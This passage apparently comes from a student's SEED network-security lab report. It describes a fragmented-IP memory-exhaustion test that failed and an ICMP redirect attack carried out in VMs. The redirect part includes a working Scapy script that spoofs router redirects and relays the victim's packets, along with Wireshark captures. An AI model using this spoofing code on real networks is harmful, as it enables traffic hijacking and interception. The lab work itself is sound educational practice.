990	2020-02-11 17:43:57.115220530	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c507)
991	2020-02-11 17:43:57.115317762	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c607)
992	2020-02-11 17:43:57.115411382	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c707)
993	2020-02-11 17:43:57.115504264	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c807)
994	2020-02-11 17:43:57.115599082	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=c907)
995	2020-02-11 17:43:57.115692901	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=ca07)
996	2020-02-11 17:43:57.115786589	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=cb07)
997	2020-02-11 17:43:57.115882131	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=cc07)
998	2020-02-11 17:43:57.115977822	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=cd07)
999	2020-02-11 17:43:57.116072806	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=ce07)
1000	2020-02-11 17:43:57.116168991	1.2.3.4	10.0.2.8	IPv4	96	Fragmented IP protocol (proto=UDP 17, off=19656, ID=cf07)
1001	2020					656, ID=d007)
1002	2020					656, ID=d107)
1003	2020					656, ID=d207)
1004	2020					656, ID=d307)
1005	2020					656, ID=d407)
1006	2020					656, ID=d507)
1007	2020					656, ID=d607)
1008	2020					656, ID=d707)
1009	2020					656, ID=d807)
1010	2020					656, ID=d907)
1011	2020					656, ID=da07)
1012	2020					656, ID=db07)
1013	2020					656, ID=dc07)
1014	2020					656, ID=dd07)
1015	2020					656, ID=de07)
1016	2020					656, ID=df07)
1017	2020					656, ID=e007)
1018	2020					656, ID=e107)
1019	2020					656, ID=e207)
1020	2020					656, ID=e307)
1021	2020					656, ID=e407)
1022	2020					
1023	2020					

Wireshark - Packet 1016 - wireshark_enp0s3_20200211174346_55zhfP
Frame 1016: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) on interface 0
Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.8
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 82
Identification: 0xdf07 (57095)
Flags: 0x01 (More Fragments)
0... = Reserved bit: Not set
.0.. = Don't fragment: Not set
..1. = More fragments: Set
Fragment offset: 19656
Time to live: 20
Protocol: UDP (17)
Header checksum: 0x8ded [validation disabled]
[Header checksum status: Unverified]
Source: 1.2.3.4
Destination: 10.0.2.8
[Source GeoIP: Mukilteo, WA, United States, 47.912998, -122.304199]
[Destination GeoIP: Unknown]
Data (62 bytes)

In the attack, Machine A sends only a single fragment of the entire packet, whose offset is set to 0x999 which gets converted into 2457 (decimal) * 8 = 19656. This means that we send a single fragment that's situated somewhere in the middle of the packet. We send multiple fragments of multiple packets in this way. The expectation is that the receiver stores these fragments in the kernel memory until it either receives all the fragments of the packet or they time out. Since we do not send all the fragments of the packet, it will eventually time out. The expectation is that this will spike the use of memory of the VM B. However, the observation is that there is insignificant impact on the kernel's memory or userspace memory. This indicates that the system has the mechanism to be not affected by so many fragments of multiple packets. I did notice a spike in the CPU cycles of the netcat process (using `top -p $PROC_ID` command), however it was insignificant as well.

```

Terminal
[02/11/20]seed@VM:~$ smem -twk
Area                Used      Cache    Noncache
firmware/hardware    0         0         0
kernel image         0         0         0
kernel dynamic memory 220.8M    163.9M    56.9M
userspace memory     699.7M    123.3M    576.4M
free memory          78.1M     78.1M     0
-----
                        998.6M    365.3M    633.3M

[02/11/20]seed@VM:~$ smem -twk
Area                Used      Cache    Noncache
firmware/hardware    0         0         0
kernel image         0         0         0
kernel dynamic memory 221.3M    163.9M    57.4M
userspace memory     702.4M    123.3M    579.0M
free memory          75.0M     75.0M     0
-----
                        998.6M    362.2M    636.4M

Terminal
[02/11/20]seed@VM:~$ nc -lu 9090

```

Task 5: ICMP Redirect Attack

We first make the change to allow the Host A to accept ICMP redirect messages using:

```
sudo sysctl net.ipv4.conf.all.accept_redirects=1
```

In this task, we first spoof an ICMP redirect message from the Attacker machine M to Host A in a way that it looks like it came from the router. In this spoof redirect message, we redirect the IP 159.8.210.35 (archive.com) such that it has the Attacker's IP as the gateway. This ensures that any packet going to this website will instead go to the Attacker's machine and accordingly the changes


can be made to the packet at the Attacker's machine and then be forwarded to the actual destination. The following show the code to perform such an attack:

```

1  #!/usr/bin/python3
2  from scapy.all import *
3
4  def spoof_pkt(pkt):
5      if pkt[IP].src == '10.0.2.8' and pkt[IP].dst == '159.8.210.35' and pkt[IP].payload:
6          newpkt = pkt[IP]
7          del(newpkt.chksum)
8          del(newpkt[TCP].payload)
9          del(newpkt[TCP].chksum)
10         send(newpkt)
11     elif pkt[IP].src == '10.0.2.8' and pkt[IP].dst == '159.8.210.35':
12         newpkt = pkt[IP]
13         send(newpkt)
14
15     def spoof_ICMP_redirect():
16         IP1 = IP(src='10.0.2.1', dst='10.0.2.8')
17         ICMP1 = ICMP(type=5, code=0, gw='10.0.2.7')
18         IP2 = IP(src='10.0.2.8', dst='159.8.210.35')
19         pkt = IP1/ICMP1/IP2/UDP()
20         send(pkt)
21
22     def main():
23         spoof_ICMP_redirect()
24         pkt = sniff(filter='tcp and ether src 08:00:27:cd:2d:fd', prn=spoof_pkt)
25
26
27 if __name__ == "__main__":
28     main()

```

In this code, we first spoof an ICMP redirect message (Type 5 and Code 0). The gateway IP is the Attacker machine's IP – indicating that the gateway for the enclosed destination IP address must be that of 10.0.2.7. An ICMP redirect message is generated for an IP packet going through the wrong router, and it contains the original packet's IP header and some data in order to change the routing table for that entry. Here we enclose the Host B i.e. archive.com's IP address. The following captured packet shows the spoofed packet sent:



It has the ethernet source address of Attacker machine and source IP of the router. After we have spoofed the ICMP redirect message, we see the changed entry at the victim's machine. The following indicates the before and after running the code:

```
[02/11/20]seed@VM:~$ ip route get 159.8.210.35
159.8.210.35 via 10.0.2.1 dev enp0s3 src 10.0.2.8
cache
[02/11/20]seed@VM:~$ ip route get 159.8.210.35
159.8.210.35 via 10.0.2.7 dev enp0s3 src 10.0.2.8
cache <redirected> expires 295sec
[02/11/20]seed@VM:~$
```

It indicated that the packets for 159.8.210.35 will go through 10.0.2.7 i.e. the Attacker machine. After running the code, we go to the web browser to load the archive.com website and see that it does not load at all. The following shows the Wireshark trace for it:

No.	Time	Source	Destination	Protocol	Length	Info
16	2020-02-11 22:36:45.564186298	10.0.2.1	10.0.2.8	ICMP	70	Redirect (Redirect for network)
17	2020-02-11 22:36:50.837299191	10.0.2.8	159.8.210.35	TCP	60	57396 → 80 [ACK] Seq=2679344602 Ack=31945 Win=30016 Len=0
18	2020-02-11 22:36:50.844454872	PcsCompu_b7:ba:af	Broadcast	ARP	42	Who has 10.0.2.1? Tell 10.0.2.7
19	2020-02-11 22:36:50.844664300	RealtekU_12:35:00	PcsCompu_b7:ba:af	ARP	60	10.0.2.1 is at 52:54:00:12:35:00
20	2020-02-11 22:36:50.846190993	10.0.2.8	159.8.210.35	TCP	64	[TCP Dup ACK 17#1] 57396 → 80 [ACK] Seq=2679344602 Ack=31945 Win=0 Len=0
21	2020-02-11 22:36:50.846409575	159.8.210.35	10.0.2.8	TCP	60	[TCP ACKed unseen segment] 80 → 57396 [ACK] Seq=31945 Ack=57396
22	2020-02-11 22:36:51.347785966	10.0.2.8	159.8.210.35	TCP	60	57398 → 80 [ACK] Seq=3625985740 Ack=32752 Win=30016 Len=0
23	2020-02-11 22:36:51.352069208	10.0.2.8	159.8.210.35	TCP	64	[TCP Dup ACK 22#1] 57398 → 80 [ACK] Seq=3625985740 Ack=32752 Len=0
24	2020-02-11 22:36:51.352256495	159.8.210.35	10.0.2.8	TCP	60	[TCP ACKed unseen segment] 80 → 57398 [ACK] Seq=32752 Ack=57398
25	2020-02-11 22:36:51.859991856	10.0.2.8	23.197.193.161	TCP	60	55686 → 80 [ACK] Seq=3910166988 Ack=34447 Win=30129 Len=0
26	2020-02-11 22:36:51.860003071	23.197.193.161	10.0.2.8	TCP	60	[TCP ACKed unseen segment] 80 → 55686 [ACK] Seq=34447 Ack=55686
27	2020-02-11 22:36:52.620574525	10.0.2.8	72.21.91.29	TCP	60	[TCP Dup ACK 1#1] 33170 → 80 [ACK] Seq=1702397464 Ack=1153 Len=0
28	2020-02-11 22:36:52.620591259	72.21.91.29	10.0.2.8	TCP	60	[TCP Dup ACK 2#1] [TCP ACKed unseen segment] 80 → 33170 [ACK] Seq=1153 Ack=33170
29	2020-02-11 22:36:53.502389150	10.0.2.8	172.217.3.100	TLSv1.2	150	Application Data
30	2020-02-11 22:36:53.546627168	10.0.2.8	172.217.3.100	TLSv1.2	96	Application Data

We see that many packets are sent from 10.0.2.8 to 159.8.210.35. On expanding the first packet sent, we see that the destination MAC address is that of the Attacker's machine and not the default router. Hence, we are successful in sending the packet from Host A to the Attacker's machine using ICMP redirect attack.

▶ Frame 17: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd), Dst: PcsCompu_b7:ba:af (08:00:27:b7:ba:af)
▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 159.8.210.35
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x0e8a (3722)
▶ Flags: 0x02 (Don't Fragment)
Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
Header checksum: 0xaf12 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.8
Destination: 159.8.210.35
[Source GeoIP: Unknown]
▶ [Destination GeoIP: Amsterdam, 07, AS36351 SoftLayer Technologies Inc., Netherlands, 52.349998, 4.916700]
▼ Transmission Control Protocol, Src Port: 57396, Dst Port: 80, Seq: 2679344602, Ack: 31945, Len: 0
Source Port: 57396
Destination Port: 80
[Stream index: 5]
[TCP Segment Len: 0]
Sequence number: 2679344602
Acknowledgment number: 31945

Now, we need to make sure that the packets are sent from the Attacker's machine to the actual destination via the router. In order to do that, we spoof a packet that resembles the received packet; however, we delete any TCP payload in the packet. If there is no TCP payload, we directly forward

the packet. The following shows that the received packet is forwarded, with the source MAC address of the Attacker's machine and destination MAC address of the router. The source IP address remains the same.

```

▶ Frame 20: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▶ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
▼ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 159.8.210.35
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x0e8a (3722)
    ▶ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xaf12 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.8
    Destination: 159.8.210.35
    [Source GeoIP: Unknown]
    ▶ [Destination GeoIP: Amsterdam, 07, AS36351 SoftLayer Technologies Inc., Netherlands, 52.349998, 4.916700]
▼ Transmission Control Protocol, Src Port: 57396, Dst Port: 80, Seq: 2679344602, Ack: 31945, Len: 0
    Source Port: 57396
    Destination Port: 80
    [Stream index: 5]
    [TCP Segment Len: 0]
    Sequence number: 2679344602
    Acknowledgment number: 31945

```

However, due to the same sequence and acknowledgement number, it is considered as a duplicate of the previously sent ACK from Host A to Attacker M. This caused multiple packets sent from Host A since it was using HTTP which works on TCP – a reliable connection and TCP sends packets until it establishes a connection. The following shows the continuation of the packets sent and received.

61	2020-02-11 22:36:55.554545958	10.0.2.8	35.161.26.188	TCP	60 60322 → 443 [ACK] Seq=1298886056 Ack=35410 Win=55480 Len=0
62	2020-02-11 22:36:55.686086214	10.0.2.8	159.8.210.35	HTTP	371 [TCP Previous segment not captured] GET / HTTP/1.1
63	2020-02-11 22:36:55.691147053	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
64	2020-02-11 22:36:55.955809467	PcsCompu_cd:2d:fd	PcsCompu_b7:ba:af	ARP	60 Who has 10.0.2.7? Tell 10.0.2.8
65	2020-02-11 22:36:55.955824013	PcsCompu_b7:ba:af	PcsCompu_cd:2d:fd	ARP	42 10.0.2.7 is at 08:00:27:b7:ba:af
66	2020-02-11 22:36:55.988301026	10.0.2.8	159.8.210.35	TCP	371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 ...
67	2020-02-11 22:36:56.003535671	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
68	2020-02-11 22:36:56.596241021	10.0.2.8	159.8.210.35	TCP	371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 ...
69	2020-02-11 22:36:56.601048548	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
70	2020-02-11 22:36:57.820219194	10.0.2.8	159.8.210.35	TCP	371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 ...
71	2020-02-11 22:36:57.824878604	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
72	2020-02-11 22:37:00.311859586	10.0.2.8	159.8.210.35	TCP	371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 ...
73	2020-02-11 22:37:00.318060003	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
74	2020-02-11 22:37:01.587876695	10.0.2.8	159.8.210.35	TCP	60 [TCP Dup ACK 22#2] 57398 → 80 [ACK] Seq=3625985740 Ack=327...
75	2020-02-11 22:37:01.594762815	10.0.2.8	159.8.210.35	TCP	54 [TCP Dup ACK 22#3] 57398 → 80 [ACK] Seq=3625985740 Ack=327...
76	2020-02-11 22:37:01.595152773	159.8.210.35	10.0.2.8	TCP	60 [TCP Dup ACK 24#1] [TCP ACKed unseen segment] 80 → 57398 [...]
77	2020-02-11 22:37:02.099867045	10.0.2.8	23.197.193.161	TCP	60 [TCP Dup ACK 25#1] 55686 → 80 [ACK] Seq=3910166988 Ack=344...
78	2020-02-11 22:37:02.099886158	23.197.193.161	10.0.2.8	TCP	60 [TCP Dup ACK 26#1] [TCP ACKed unseen segment] 80 → 55686 [...]
79	2020-02-11 22:37:02.867833962	10.0.2.8	72.21.91.29	TCP	60 [TCP Dup ACK 1#2] 33170 → 80 [ACK] Seq=1702397464 Ack=1153...
80	2020-02-11 22:37:02.867849146	72.21.91.29	10.0.2.8	TCP	60 [TCP Dup ACK 2#2] [TCP ACKed unseen segment] 80 → 33170 [A...
81	2020-02-11 22:37:05.171823469	10.0.2.8	159.8.210.35	TCP	371 [TCP Retransmission] 57396 → 80 [PSH, ACK] Seq=2679344603 ...
82	2020-02-11 22:37:05.175520698	10.0.2.8	159.8.210.35	TCP	54 57396 → 80 [PSH, ACK] Seq=2679344603 Ack=31945 Win=30016 L...
83	2020-02-11 22:37:05.685239629	10.0.2.8	35.161.26.188	TCP	60 [TCP Keep-Alive] 60322 → 443 [ACK] Seq=1298886055 Ack=3541...
84	2020-02-11 22:37:05.685280473	35.161.26.188	10.0.2.8	TCP	60 [TCP Keep-Alive ACK] 443 → 60322 [ACK] Seq=35410 Ack=12988...

This concludes the attacks at the IP Layer.